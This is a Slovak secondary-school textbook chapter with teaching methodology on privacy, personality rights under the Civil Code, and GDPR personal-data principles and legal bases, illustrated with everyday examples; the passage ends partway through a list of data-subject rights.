autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 2 vyučovacie hodiny (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia navrhovanej metodiky vyučovacích hodín sú uvedené v Úvode k metodikám. MPV odporúčané pre prácu v tomto tematickom celku sú doplnené nižšie.

Materiálne prostriedky výučby (okrem MPV z Úvodu k metodikám):

Okrem štandardných MPV, ktoré sú uvedené v úvode k metodikám, je v navrhovanej metodike pre realizáciu výučby tiež potrebné mať k dispozícii

- čisté hárky kancelárskeho papiera (8 ks na skupinu žiakov).

17.1 Súkromie a osobné údaje (študijný materiál)

Veľmi dôležitými aktívami z pohľadu informačnej bezpečnosti, ktoré je potrebné chrániť, predstavujú súkromie a osobné údaje. Tieto pojmy nie sú len pojmami informačnej bezpečnosti, ale sú chránené aj najvyššími právnymi normami v Slovenskej republike. Základy súkromia a osobných údajov nachádzame v ústavnom zákone č. 460/1992 Zb. Ústava Slovenskej republiky (ďalej len „Ústava SR“) [1], podľa ktorej:

- *Každý má právo na ochranu pred neoprávneným zasahovaním do súkromného a rodinného života (čl. 19 ods. 3 Ústavy SR).*
- *Listové tajomstvo, tajomstvo dopravovaných správ a iných písomností a ochrana osobných údajov sa zaručujú (čl. 22 Ústavy SR).*

17.1.1 Ľudská osobnosť

Údaje predstavujú v rámci ľudskej civilizácie veľmi cenný artikel. Na ich množstve, druhu a kvalite závisel, závisí a bude závisieť samotný vývoj ľudskej civilizácie. V každom období vývoja bolo potrebné tieto údaje chrániť pred nepriateľom, konkurentom, resp. inou osobou. Dôsledkom toho bolo potrebné rozvíjať rôzne spôsoby utajovania údajov.

Ochrana súkromia je súčasťou širšieho pojmu ľudská osobnosť. **Ľudskú osobnosť** by sme mohli definovať ako *niekoľko pomerne trvalých vlastností každého z nás, predovšetkým duševných vlastností, ktoré v sebe zahŕňajú temperament, schopnosti, citové sklony, snahové sklony, sebavedomie, vlastnosti vôle a iné* [2]. Ľudská osobnosť sa často stáva súčasťou výrokov významných osobností [3]:

- *Fiktor Frankl – „každá ľudská osobnosť je niečím jedinečným a každá jednotlivá z jeho životných situácií je len raz sa vyskytujúca“*
- *Oscar Wilde – „Nie v tom, čo máme, ale v tom, čo sme, je naša osobnosť“.*
- *Martin Luther King – „Každý môže byť veľkou osobnosťou, lebo každý môže slúžiť“.*
- *Albert Einstein – „Zo školy by mal vychádzať mladý človek ako harmonická osobnosť, nie ako špecialista“.*
- *Kurt Cobain – „Chcieť byť niekým iným je plytvanie vlastnou osobnosťou“.*

Naopak, žiaden právny predpis, ani medzinárodná zmluva nedefinujú pojem ľudskej osobnosti. V našom právnom poriadku sa ale spomína v zákone č. 40/1964 Zb. Občiansky zákonník (ďalej len „občiansky zákonník“) [4]. Občiansky zákonník síce nedefinuje pojem ľudskej osobnosti, ale uvádza príklady pre ľudskú osobnosť. Dôležité je si uvedomiť, že právo na ochranu svojej osobnosti má len fyzická osoba (človek), a nie právnická osoba (napr. obchodná spoločnosť, škola). Podľa §11 Občianskeho zákonníka právom na ochranu svojej osobnosti sa myslí najmä ochrana:

- *života a zdravia,*
- *občianskej cti,*
- *ľudskej dôstojnosti,*
- *súkromia,*

- *svojho mena* a
- *prejavov osobnej povahy*.

Občiansky zákonník ako prvý príklad uvádza **život a zdravie**. Každý vo Vašom okolí sa musí zdržať čohokoľvek, čo by mohlo ohroziť Váš život alebo zdravie. Príkladom môže byť zákaz grilovania na balkónoch v bytových domoch. Porušením tohto zákazu môže dôjsť k vzniku požiaru, a teda aj k ohrozeniu zdravia a života obyvateľov bytového domu.


K zásahu do **občianskej cti** a **ľudskej dôstojnosti** môže dôjsť z rôznych príčin. Dôležité v tomto smere bude určiť, ktoré konanie je možné chápať ako neoprávnené. Neoprávnené zasahovanie je také zasahovanie, ktoré *nemá základ v právnej úprave*, nesleduje ustanovený cieľ a *nie je nevyhnutným a primeraným opatrením* na dosiahnutie ustanoveného cieľa. Vo väčšine prípadov upozornenie Vášho kolegu, známeho na nedostatky a chyby, by nemalo predstavovať zásah do občianskej cti alebo ľudskej dôstojnosti. Avšak, ak takéto upozornenie urobíte nevhodným spôsobom (napr. ho cielene zosmiešnite v kolektíve), môže to predstavovať určitý zásah. Na čo je však dôležité nezabudnúť je skutočnosť, že aj pravdivá informácia môže spôsobiť ujmu. Pôjde o prípady, kedy zverejnenie informácie (napr. o vzťahu dvoch osôb rovnakého pohlavia) môže spôsobiť zhoršenie postavenia v kolektíve.

Podstatou **práva na súkromie** je rozhodnúť, či a akým spôsobom, budú zverejnené informácie zo súkromného života osoby. Rozhodnutie by malo ostať len na danej osobe. Pod **dobрым menom** je možné si predstaviť *ochranu svojho mena a priezviska*. Samozrejme to úzko súvisí s občianskou ctou a dôstojnosťou. Príkladom zásahu by mohlo byť zverejnenie reportáže, v ktorej by sa spájala kriminalita s konkrétnymi osobami. Uviedli by sa ich konkrétne mená a priezviská pred uznaním týchto osôb za vinné z trestných činov a právoplatným odsúdením za ne. V danom prípade by sa porušila prezumpcia neviny, ktorá znamená, že kým osoba nie je právoplatne odsúdená, hľadí sa na ňu ako na bezúhonnú.

Medzi **prejavy osobnej povahy** môžeme zaradiť:

- *pisomnosti osobnej povahy*,
- *zvukové záznamy osobnej povahy* a
- *podobizne a obrazové snímky osobnej povahy*.

Pod **pisomnosťami osobnej povahy** si môžeme predstaviť také písomnosti, ktoré boli vytvorené a aj určené na súkromné účely. Vyjadrujete v nich svoje myšlienky, názory, pocity a pod. Príkladom písomnosti osobnej povahy môže byť denník, úboštný list, alebo aj e-mailová správa (Obrázok 17.1). Pod **zvukovým záznamom** si môžete predstaviť taký záznam, ktorý obsahuje Vaše slová, spev, resp. akýkoľvek zvuk. Príkladom môže byť nahrávka vlastného spevu alebo nahrávka učiteľa na vyučovacej hodine. Napokon za **podobizeň osobnej povahy** a **obrazové snímky osobnej povahy** sa považujú také zachytenia osoby, podľa ktorých je možné osobu spoznať. Pekným príkladom je fotografia alebo video.



17.1.2 Použitie prejavov osobnej povahy

Platí pravidlo, že fotografiu alebo video, na ktorom je zobrazená osoba, je možné urobiť a použiť len s jej súhlasom (§12 ods. 1 občianskeho zákonníka). Samozrejme, ak ste na fotografii alebo videu len vy, tak sám rozhodnete o zverejnení. Čo ale v prípade, ak na fotografii alebo videu nie ste sám, ale s Vašimi kolegami, resp. inými osobami. V tomto prípade ste povinný sa opýtať osôb na fotografii alebo videu, či môžete tento prejav osobnej povahy zverejniť na Internete (napr. na sociálnej sieti). Každé zverejnenie Vašich fotografií alebo videí odporúčame každopádne dobre uvážiť. Akonáhle sa fotografia alebo video stane verejne prístupným, je prakticky nemožné zabrániť ďalšiemu šíreniu, resp. prípadnému zneužitiu.

Ak sa na fotografii alebo videu nachádzajú **deti**, je nutné zdôrazniť, že aj oni môžu vyjadriť svoj súhlas, resp. nesúhlas so zverejnením. Závisí to však podľa stupňa ich rozumovej úrovne. Avšak deti, ktoré si uvedomujú, čo znamená nahratie fotografie a videa na Internet, resp. sociálnu sieť, majú právo sa vyjadriť k tomu, či zverejniť alebo nezverejniť fotografiu alebo video, na ktorom sa nachádzajú. V prípade, ak dieťa ešte samo nevie posúdiť zverejnenie fotografie alebo videa, musí to za neho urobiť zákonný zástupca (napr. rodič).

Fotografie alebo videá **intímneho charakteru** by sa nemali zverejňovať vôbec. Určenie hranice, kedy má video intímny charakter, je viac záležitosťou každého z nás ako právnym problémom. Každý z nás má túto hranicu inú, avšak zverejňovanie fotografií alebo videí s pornografickým obsahom môže mať trestno-právne dôsledky (napr. trestný čin ohrozovania mravnosti). Bližšie si o počítačovej kriminalite povieme v 19. kapitole.

Povolenie vytvoriť a použiť, fotografiu alebo video s osobami, na Internete, resp. sociálnej sieti, nie je potrebné, ak sa fotografia alebo video majú použiť pre **vedecké a umelecké účely** alebo pre **tlačové, filmové, rozhlasové a televízne spravodajstvo** (§12 ods. 2,3 občianskeho zákonníka). Ide o tzv. **zákonnú licenciu**, čo znamená, že priamo zákon (v tomto prípade občiansky zákonník) priamo upravuje výnimky, kedy je možné prejavy osobnej povahy

(napr. fotografie, videá) vyhotoviť a použiť bez súhlasu osôb na nich zobrazených. Príkladom je napríklad použitie fotografie na dokladoch totožnosti, napr. eID kartách (Obrázok 17.2). Iným príkladom môže byť umiestnenie fotografie osoby v galérii na webovej stránke nejakej akcie, alebo v skupine na sociálnej sieti, kde je osoba zachytená ako účastník nejakej akcie (napr. športovej súťaže, imatrikulácia študentov školy). Vo väčšine prípadov je to v poriadku. Aj v týchto prípadoch však použitie fotografií a videí nesmie byť v rozpore s oprávnenými záujmami fyzickej osoby. Čo znamená, že ak zverejňujete takéto fotografie alebo videá, musíte pozerať aj na skutočnosť, či nedochádza k závažnému porušeniu práv osôb na týchto fotografiách alebo videách. Príkladom takéhoto zásahu by mohlo byť vytvorenie a zverejnenie fotografií školských šatní, na ktorých by boli žiaci, ktorí sa pripravujú na hodinu telesnej výchovy. Síce by išlo o reportáž, a teda je možné použiť zákonnú licenciu pre tlačové spravodajstvo, ale fotografie by boli intímneho charakteru, čo znemožňuje vyhotovenie a zverejnenie týchto fotografií.



Obrázok 17.
Príklad zákonnej licencie – fotografia na eID karte [5].

17.1.3 Ochrana osobnosti


Občiansky zákonník v ustanovení §13 upravuje tri špecifické prostriedky na ochranu osobnosti. Ktokoľvek si môže vybrať a využiť ktorýkoľvek z týchto prostriedkov. Avšak, nie každý prostriedok je vhodný na všetky prípady ochrany osobnosti. Vhodnosť, resp. nevhodnosť použitia prostriedku na ochranu osobnosti posúdi súd. Ak sa domnievate, že práva Vašej osobnosti na Internete sú ohrozované alebo porušované, máte možnosť sa domáhať, aby:

- aby sa **upustilo od neoprávnených zásahov do práva** na ochranu Vašej osobnosti,
- aby sa **odstránili následky týchto zásahov**,
- aby Vám **bolo dané primerané zadostučinenie**.

Vaším prvým právom je domáhať sa, aby sa **upustilo od neoprávnených zásahov**. Inými slovami, aby sa vyslovil zákaz zasahovania do práv spätých s osobnosťou človeka. Toto právo prichádza do úvahy len v tých prípadoch, kedy neoprávnený zásah ešte trvá. Príkladom by bolo premietanie amatérského filmu, ktorý Vás zachytil, a nesúhlasíte so svojim zobrazením v tomto filme. Film by sa premietal v kinách. Vy by ste mohli požadovať zákaz jeho premietania. Iným príkladom by bolo vyvesenie plagátu v predvolebnej kampani. Na tomto plagáte by bola použitá Vaša fotografia. Vaším právom je domáhať sa, aby sa upustilo od neoprávneného zásahu, teda prestalo s vyvesovaním ďalších plagátov.

Okrem vyššie uvedeného práva sa môžete domáhať, aby sa **následky neoprávnených zásahov odstránili**, čo môže spočívať napríklad v uložení povinnosti vrátiť alebo zničiť určitú vec. Napríklad ak niekto vytvoril Vašu fotografiu a zverejnil ju, môžete sa domáhať toho, aby ju zamazal z webovej stránky a súčasne zničil všetky kópie súborov. V predchádzajúcom prípade s plagátom by ste sa mohli domáhať zničenia už všetkých vyvesených plagátov.

Tretím právom je domáhať sa **primeraného zadostučinenia**. Poskytnutie primeraného zadostučinenia je určitá forma odstránenia následkov. Môže spočívať v odvolaní zásahu (napr. odvolanie nejakého vyjadrenia na Vašu osobu), alebo v ospravedlnení sa za určité konanie. Ospravedlnenie by ale malo prebiehať v rovnakom priestore, ako bolo zasiahnuté do práv osoby. Inými slovami, ak o Vás niekto uverejní (resp. povie) nepravdivé informácie, ospravedlniť by sa mal pred tými istými osobami. Ak masmédiá zverejnia nepravdivú informáciu, tak musí ospravedlnenie prebehnúť rovnakým spôsobom. Napríklad uverejníť v novinách alebo v televíznom vysielaní (Obrázok 17.3).



Obrázok 17.3.

Príklad primeraného zadostučinenia - ospravedlnenia [6].

17.1.4 Osobné údaje

Čo sa považuje za osobný údaj? Toto je v poslednom období veľmi často kladená otázka. Definíciu osobného údaju môžeme nájsť v dvoch právnych predpisoch:

- *zákon č. 18/2018 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov* [7],
- *Nariadení Európskeho parlamentu a Rady (EÚ) 2016/679 o ochrane fyzických osôb pri spracúvaní osobných údajov a o voľnom pohybe takýchto údajov, ktorým sa zrušuje smernica 95/46/ES (Všeobecné nariadenie o ochrane údajov, General Data Protection Regulation (ďalej len „GDPR“))* [8].

Podľa GDPR sú **osobné údaje** *akékoľvek informácie týkajúce sa identifikovanej alebo identifikovateľnej fyzickej osoby. Identifikovateľná fyzická osoba je osoba, ktorú možno identifikovať priamo alebo nepriamo, najmä odkazom na identifikátor, ako je meno, identifikačné číslo, lokalizačné údaje, online identifikátor (napr. cookies), alebo odkazom na jeden či viacero prvkov, ktoré sú špecifické pre fyzickú, fyziologickú, genetickú, mentálnu, ekonomickú, kultúrnu alebo sociálnu identitu tejto fyzickej osoby.*

Podstatnou vecou pri určení, či dané údaje sú alebo nie sú osobné údaje, je *priama alebo nepriama určiteľnosť konkrétnej fyzickej osoby*. Inými slovami, ide nám o to, aby sme pomocou niekoľkých znakov – údajov vedeli presne popísať konkrétnu osobu. Vezmime si údaje, ako napríklad meno, priezvisko, dátum narodenia, trvalé bydlisko a iné. Bežná odpoveď by bola, že ide o osobné údaje. Ak vieme, že niekoho krstné meno je Ján, tak sami nevieme, o ktorom našom známom alebo kolegovi je reč. Osôb s krstným menom Ján je v našom okolí viac. Nezriedka sa stáva, že dokonca trieda žiakov, študentov alebo pracovný kolektív tvorí niekoľko Jánov. Takže podľa mena nevieme presne určiť osobu, čo znamená, že samotné meno nie je osobný údaj. Iným príkladom je priezvisko. Najčastejšie používaným priezviskom v Slovenskej republike je Horváth [9]. Ak povieť Ján Horváth, taktiež nebudete vedieť presne určiť, o ktorú konkrétnu osobu ide. Takto by ste mohli postupne pridávať údaje. Až keď vieme osobu určiť, tak môžeme hovoriť o osobných údajoch. Väčšinou to bude, ak budeme mať k dispozícii krstné meno, priezvisko, dátum narodenia, bydlisko danej osoby.

Rozsah toho, čo môže byť osobným údajom, je pomerne dlhý. Napr. spoločnosť *Google* v rámci svojich služieb (Gmail, Google disk, Google maps, Youtube a pod.) zhromažďuje o používateľoch oveľa viac ako len meno, priezvisko, telefónne číslo, dátum narodenia (Obrázok 17.4).

Meno	OsobaA IB	>
E-mail	ibosobaa@gmail.com	>
Telefón	Pridajte telefónne číslo a pomôžte tak zabezpečiť svoj účet	>
Tip	Ak sa niekedy vymknete z účtu, môžeme použiť váš telefón na obnovenie, aby sme sa s vami spojili a pomohli vám doň opäť získať prístup	
Narodeniny	9. apríla 2000	>
Pohlavie	Nechcem uviesť	>
O mne	Upraviť, aké informácie o vás môžu vidieť ostatní	>
Zdieľané odporúčania	Zakázané	>
Zdieľanie polohy	Nezdieľate	>
Nastavenia vyhľadávania	Spravovať nastavenia	>

Obrázok 17.4.
Príklad niektorých osobných údajov v službe Google.

Spoločnosť Google zbiera aj ďalšie údaje [10]:

- *polohu* zariadenia, a teda aj používateľa (najmä v prípade mobilných zariadení),
- *platobné údaje*,
- *informácie o aplikáciách, prehliadačoch a zariadeniach* – napr. nastavenia prehliadača, typ a nastavenia zariadenia, operačný systém, údaje o mobilnej sieti vrátane názvu operátora a telefónneho čísla, IP adresy a pod.

- **aktivitu používateľa** - vyhľadávané výrazy, videá, ktoré používateľ pozerá, aktivitu pri nákupoch, ľudí, s ktorými komunikuje alebo zdieľa obsah, históriu prehliadania prehliadača Chrome (ak je synchronizované so svojim účtom na Google),
- **informácie o telefonátoch alebo SMS správach** (ak sa na to využívajú Google služby) - telefónne číslo, číslo volajúceho, čísla volaného, číslo presmerovania, čas a dátum hovorov a správ, trvanie hovorov, údaje o smerovaní a typy hovorov atď.

17.1.5 Spracúvanie osobných údajov

Dôležitým aspektom pri osobných údajoch a ich ochrane je samotná manipulácia s osobnými údajmi. Túto manipuláciu nazývame **spracúvanie osobných údajov**. Podľa GDPR je spracúvanie *operácia alebo súbor operácií s osobnými údajmi alebo súbormi osobných údajov*. Napríklad získavanie, zaznamenávanie, usporadúvanie, štruktúrovanie, uchovávanie, prepracúvanie alebo zmena, vyhľadávanie, prehliadanie, využívanie, poskytovanie prenosom, šírením alebo poskytovaním iným spôsobom, preskupovanie alebo kombinovanie, obmedzenie, vymazanie alebo likvidácia, bez ohľadu na to, či sa vykonávajú automatizovanými alebo neautomatizovanými prostriedkami. Z definície spracúvania osobných údajov je vidieť, že akákoľvek operácia s osobnými údajmi sa považuje za spracúvanie osobných údajov. Príkladom spracúvania osobných údajov je získavanie údajov od zákazníka e-shopu cez registračný formulár (napr. registračný formulár AliExpress-u (Obrázok 17.5 vľavo) alebo Ebay-u (Obrázok 17.5 vpravo)).

Obrázok 17.5.
Registračné formuláre e-shopov/ online aukcií – AliExpress (vľavo) [11] a Ebay (vpravo) [12].

Následne môže predajca takto získané údaje doplniť napríklad o **poslednú návštevu** e-shopu, Váš **posledný nákup**, či **prezeraný obsah**. Predajca môže v týchto údajoch vyhľadávať zákazníkov, ktorí si kúpili určitý tovar, alebo ktorí reklamujú nejaký tovar. Počas celej doby registrácie sa bude musieť predajca starať, aby sa tieto údaje náhodne nezmazali, resp. nemodifikovali. Isto by bolo nepríjemné, ak by sa zmenila adresa, a v prípade, že Vám niečo predajca zašle, skončí to v inom meste. V prípade ďalšieho nepoužívania e-shopu zo strany

zákazníka, bude musieť predajca tieto údaje zmazať. Toto všetko sú príklady na tzv. *spracovateľské operácie* a spracovanie osobných údajov.

Iným príkladom spracúvania osobných údajov, s ktorým sa dennodenne stretávame, sú *bezpečnostné kamery*. Tieto bezpečnostné kamery zaznamenávajú naše osobné údaje – náš výzor. Predstavujú bezpečnostné opatrenie toho, kto ich používa, resp. prevádzkuje. Stretávame sa s nimi v bankách, supermarketoch, letiskách, ale aj na verejných priestranstvách (Obrázok 17.6 vľavo). Mnohokrát si ich ani nevšimneme. Je preto dôležité, aby ten, kto tieto kamery používa, označil každý vstup do priestoru, monitorovaného bezpečnostnými kamerami, informáciou na viditeľnom mieste (Obrázok 17.6 vpravo).



Dôležité je si ale uvedomiť, že GDPR sa nevzťahuje na spracúvanie osobných údajov fyzickou osobou v priebehu výlučne *osobnej* alebo *domácej činnosti*, a teda bez spojenia s profesijnou alebo komerčnou činnosťou. Osobné alebo domáce činnosti by mohli zahŕňať korešpondenciu a uchovávanie adries, či využívanie sociálnych sietí a online činnosti vykonávané v kontexte takýchto činností.

Spracovanie osobných údajov predstavuje veľmi citlivú činnosť, pri ktorej je potrebné dodržiavať určité postupy a zásady. Pre nikoho by nebolo príjemné, ak by naše údaje od zamestnávateľa (napr. výška platu, rodinný status) alebo od lekára (napr. náš zdravotný stav) boli zverejnené a verejne dostupné. Zverejnenie osobných údajov je ďalším príkladom na spracovateľskú operáciu. Aby bol v tomto smere určitý poriadok, GDPR vo svojom 5. článku uvádza niekoľko zásad, ktoré osoba, ktorá spracúva osobné údaje (tzv. prevádzkovateľ – bližšie si o ňom povieme neskôr) musí dodržiavať. Ide o tieto zásady:

- *zákonnosť* – spracúvanie osobných údajov je zákonné iba vtedy a iba v tom rozsahu, keď je splnený aspoň jeden z právnych základov (podmienok pre spracúvanie) uvedených v GDPR. Podrobnejšie sa tejto zásade venujeme v nasledujúcej kapitole.

- **spravodlivosť** – znamená, že právnym predpisom dané podmienky sa uplatňujú na všetky osoby rovnako, nediskriminačne (napr. nerozlišovanie na základe pohlavia, farby pleti, štátnej príslušnosti). Zásada spravodlivosti zahŕňa aj etickú rovinu, ktorá znamená, že je nutné konať aj v prípadoch, ktoré právo neupravuje, ale takéto konanie je správne. Príkladom môže byť získanie súhlasu pre použitie osobných údajov pre konkrétny výskum. Právo neupravuje potrebu súhlasu na použitie týchto údajov v podobnom výskume. Z pohľadu etiky je spravodlivé si tento súhlas znovu vyžiadať.
- **transparentnosť** - všetky informácie a komunikácia, súvisiace so spracúvaním osobných údajov, bude ľahko prístupná a pochopiteľná. Inými slovami, všetky poučenia a informácie ohľadne osobných údajov musia byť formulované jasne a jednoducho. Nesmú sa používať zložité právne vyjadrenia a nesmú sa nachádzať na takých miestach, ktoré nie sú dostupné verejnosti. Napríklad informácie o spôsobe spracovania osobných údajov, o právach osôb, o ktorých sa spracúvajú osobné údaje, by mali byť ľahko vyhľadateľné na webovom sídle. Iným príkladom sú priestory monitorované kamerovým systémom, ktoré by mali byť jasne a zrozumiteľne označené.
- **obmedzenie účelu** – osobné údaje sa získavajú na konkrétne určené, výslovne uvedené a legitímne účely. Tieto údaje sa ďalej nesmú spracúvať spôsobom, ktorý nie je zlučiteľný s týmito účelmi. Ak sa osobné údaje získavajú pre predaj tovaru cez e-shop, nemôžu sa tieto údaje použiť na marketingové účely.
- **minimalizácia údajov** – môžu sa spracovávať primerané, relevantné osobné údaje a v rozsahu, ktorý je nevyhnutný na účely, na ktoré sa spracúvajú. Príkladom môže byť veľkosť topánky zákazníka. E-shop, ktorý predáva knihy, nepotrebuje vedieť veľkosť topánky zákazníka. Na druhej strane e-shop predávajúci topánky potrebuje číslo topánky, aby vedel dodať správnu obuv.
- **správnosť** - osobné údaje musia byť správne a podľa potreby aktualizované.
- **minimalizácia uchovávanía** - osobné údaje sa uchovávajú a spracúvajú len po nevyhnutnú dobu.
- **integrita a dôvernosť** – tieto pojmy sa zhodujú s pojmi uvedenými v úvodnej kapitole. Integrita osobných údajov znamená, že nemôžu byť modifikované neoprávnenými osobami. Teda hodnotenie žiaka môže modifikovať len učiteľ, ktorý učí daného žiaka, nie niekto iný. Dôvernosť osobných údajov znamená, že tieto osobné údaje budú dostupné len oprávneným osobám. Príkladom môže byť hodnotenie žiaka, ktoré bude prístupné len žiakovi, jeho učiteľom a zákonným zástupcom.

17.1.6 Právne základy spracúvania osobných údajov

Ako sme už vyššie uviedli, spracúvanie osobných údajov je zákonné iba vtedy a iba v tom rozsahu, keď je splnený aspoň jeden z právnych základov (podmienok) uvedených v čl. 6 GDPR. Vo všeobecnosti nie je možné spracúvať osobné údaje. Z tohto pravidla existujú výnimky – tzv. **právne základy**, kedy takéto spracovanie možné je. Medzi tieto právne základy podľa GDPR patrí:

- **súhlas osoby**, ktorej údaje sa spracúvajú,

- spracovanie osobných údajov je *nevyhnutné na plnenie zmluvy, resp. úkonov pred uzatvorením zmluvy* (napr. v prípade kúpy tovaru cez e-shop, alebo v prípade výberového konania a následného uzavretia pracovnej zmluvy),
- spracovanie je nevyhnutné na *plnenie zákonnej povinnosti* (napr. vedenie evidencie žiakov na strednej škole, vedenie zdravotnej evidencie nemocnicou),
- spracúvanie je nevyhnutné, aby sa *ochránili životne dôležité záujmy dotknutej osoby* alebo *inej fyzickej osoby* (napr. pri účastníkoch dopravnej nehody, kedy súhlas so spracúvaním nie je možné objektívne získať, v prípade humanitárnej pomoci alebo monitorovania epidémií)
- spracúvanie je nevyhnutné na *splnenie úlohy realizovanej vo verejnom záujme* alebo pri *výkone verejnej moci zverenej prevádzkovateľovi* (napr. v prípade uchovávaní údajov v rámci súdneho konania, policajného vyšetrovania, stavebného konania a pod.)
- spracúvanie je nevyhnutné na *účely oprávnených záujmov*, ktoré sleduje prevádzkovateľ alebo tretia strana (napr. spracovanie IP adries na zabezpečenie počítačovej siete organizácie).

V reálnom živote sa mnohokrát stretávame s nutnosťou udeliť súhlas na spracovanie osobných údajov. Vo väčšine prípadov nie je nutný a jeho vyžadovanie je v rozpore s právnou úpravou. Získavanie súhlasu „pre istotu“ je pozostatok z predchádzajúcej právnej úpravy (platnej a účinnej pred 28.5.2013).

Použitie jednotlivých podmienok si uvedieme na krátkom príklade, ktorý je podrobnejšie rozobraný na webovom sídle Úradu na ochranu osobných údajov [15]. Každý z nás už niekedy využil kadernícke služby. V prípade ostrihania vzniká zmluvný vzťah medzi zákazníkom a kaderníkom. K uzavretiu zmluvy nie je potrebná písomná zmluva (podobne ako pri kúpe tovaru v obchode). Kaderník je v pozícii prevádzkovateľa, keďže eviduje aj objednávky obsahujúce napr. meno, priezvisko, telefón, e-mailovú adresu zákazníka. Keďže ide o poskytnutie služby pre zákazníka, nie je potrebný súhlas zákazníka. V tomto prípade ide o spracovanie osobných údajov *na základe zmluvy* a *súhlas nie je potrebný*, resp. je možné povedať, že až v rozpore s právnou úpravou. Iným príkladom bude zasielanie informácií o akciách kadernického salónu, zasielanie reklamných materiálov a pod. V tomto prípade takéto zasielanie predstavuje síce súvisiacu, ale inú činnosť, a je potrebné hľadať aj inú podmienku (napr. súhlas zákazníka).

Iným príkladom spracovania osobných údajov sú školy a školské zariadenia. Podľa § 11 ods. 6 zákona č. 245/2008 Z. z. o výchove a vzdelávaní a o zmene a doplnení niektorých zákonov (ďalej len „školský zákon“) [16], školy a školské zariadenia majú právo získavať a spracúvať osobné údaje o deťoch a žiakoch v rozsahu: meno, priezvisko, dátum a miesto narodenia, bydlisko, rodné číslo, štátna príslušnosť, národnosť, fyzické zdravie a duševné zdravie, mentálna úroveň vrátane výsledkov pedagogicko-psychologickej a špeciálnopedagogickej diagnostiky, identifikácia zákonných zástupcov dieťaťa alebo žiaka (meno a priezvisko, adresa zamestnávateľa, trvalé bydlisko, kontakt na účely komunikácie). V danom prípade ide o *plnenie si zákonnej povinnosti*. Toto spracovanie ale musí súvisieť s činnosťou školy a školského zariadenia. Nie je možné zozbierané údaje automaticky použiť pre výskumné účely, resp. zasielanie komerčnej komunikácie rodičom detí a žiakov.

17.1.7 Práva a povinnosti subjektov ochrany osobných údajov

Údaje predstavujú v rámci ľudskej civilizácie veľmi cenný artikel. Na ich množstve, druhu a kvalite závisel, závisí a bude závisieť samotný vývoj ľudskej civilizácie. V každom období vývoja bolo potrebné tieto údaje chrániť pred nepriateľom, konkurentom, resp. inou osobou. Dôsledkom toho bolo potrebné rozvíjať rôzne spôsoby utajenia údajov.

Viackrát sme v kapitole spomenuli osoby, o ktorých sa spracúvajú osobné údaje. Tieto osoby GDPR označuje ako **dotknuté osoby**. Napríklad idete po chodníku a všimnete si upozornenie, že priestor je monitorovaný bezpečnostným monitorovacím systémom. V tomto prípade budete dotknutá osoba, keďže Vás snímajú kamery, a Vaše podobizne sa budú uchovávať. Dotknutou osobou budete aj v prípade používania e-shopov, sociálnych sietí. Na druhej strane, správca kamerového systému, predajca, ktorý prevádzkuje e-shopu alebo prevádzkovateľ sociálnej siete sa nazýva **prevádzkovateľ**.

Keďže spracovanie osobných údajov predstavuje zásah do práv dotknutej osoby, je dôležité, aby tieto práva boli uvedené. Dotknuté osoby majú podľa GDPR právo na [17]:

